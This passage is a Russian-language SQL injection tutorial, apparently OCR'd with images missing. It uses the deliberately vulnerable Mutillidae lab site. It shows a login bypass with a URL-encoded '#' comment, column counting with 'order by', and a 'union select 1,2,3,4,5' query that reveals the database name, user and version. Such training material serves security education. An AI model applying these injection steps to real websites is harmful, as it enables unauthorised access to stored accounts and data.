
По идее, при выражении «order by 1», должна быть выбрана хотя бы одна запись.

Нужно еще добавить комментарий в виде решетки «#». Все, как и раньше:




В браузере код должен быть зашифрован, и если я хочу вставить знак «#», в URL, мне необходимо перекодировать его в символы и цифры «%23», а пробел, к примеру преобразуется в «%20».
Эту информацию я легко узнал из поисковика, с помощью онлайн декодеров. Они легко находятся в сети, так что это не составит труда.


Давайте вставим нашу запись в URL, и вставив вместо символа комментария



И, как видим, у нас все получилось. Даже прошел вывод всех записей, с логином «timcore». Пароль игнорируется, и инъекция сработала:



Предлагаю отредактировать наш параметр, в частности цифру 1 на 50 000 (для примера). Сайт небольшой, поэтому очень высока вероятность, что 50 000 записей просто нет. Выполним эту команду:




Как видим, произошла ошибка в сортировке, так как не существует столбца в

В итоге, мы знаем, что база данных исполняет наши команды, а также, что существуют уязвимости к SQL-инъекциям.

Читаем информацию из базы данных.


Продолжаем работать с нашим веб-сайтом Mutillidae, и попробуем определить, сколько столбцов может отображаться на этой странице. Вспомним предыдущий пример, и он будет непосредственно связан с

дальнейшими шагами. Вот наша страница, с которой мы работали в прошлом примере:




Как видим, много информации отображается в поле с ошибками.
Для дальнейших манипуляций, мы будем использовать команду «order by».
Вспомним, что команда «order by» со значением 1 выводила учетные записи, а значение 50 000 выводило ошибку.

Давайте попробуем значение «10»:




Это значение выдает ошибку. Иными словами, значение должно быть меньше.
Затестим значение «5»:




Все работает.


Теперь введем значение «6»:




Видим ошибку, а это значит, что в таблице существует 5 столбцов. Следующим шагом будет создание собственного выражения «SELECT». Обычно для вывода используется следующий формат: «Select * from accounts where username = '$USERNAME' and password='$PASSWORD'», но так как мы пытаемся все сделать через URL, нам придется в начале выражения прописать команду «UNION». Нам просто нужно представить, что происходит в этом приложении. Мы уже знаем некоторую информацию по таблице сайта, а именно в ней присутствует 5 записей, и выражение будет принимать вид: «union select 1,2,3,4,5». Вставим в строку URL наше выражение, которое принимает форму:




Вставляем эту команду в строку URL, и получаем вывод:



Все сработало хорошо, и это первая выборка из таблицы.
Обратите внимание на последний вывод записи. Значения 2,3,4 можно изменять в нашей команде, для более глубокого изучения базы данных.
Можем попробовать просмотреть нашу базу данных, и вместо значений 2,3,4, я введу именование столбцов:



Это выражение должно отобразить текущую базу данных.
Протестируем данную команду:



Отобразилась дополнительная учетная запись, с логином «owasp10». Это база данных (database). Вторая запись, с именованием «Password»,

отображает пользователя, и это «root@localhost». Третья запись отображает версию базы данных, что тоже очень важно.

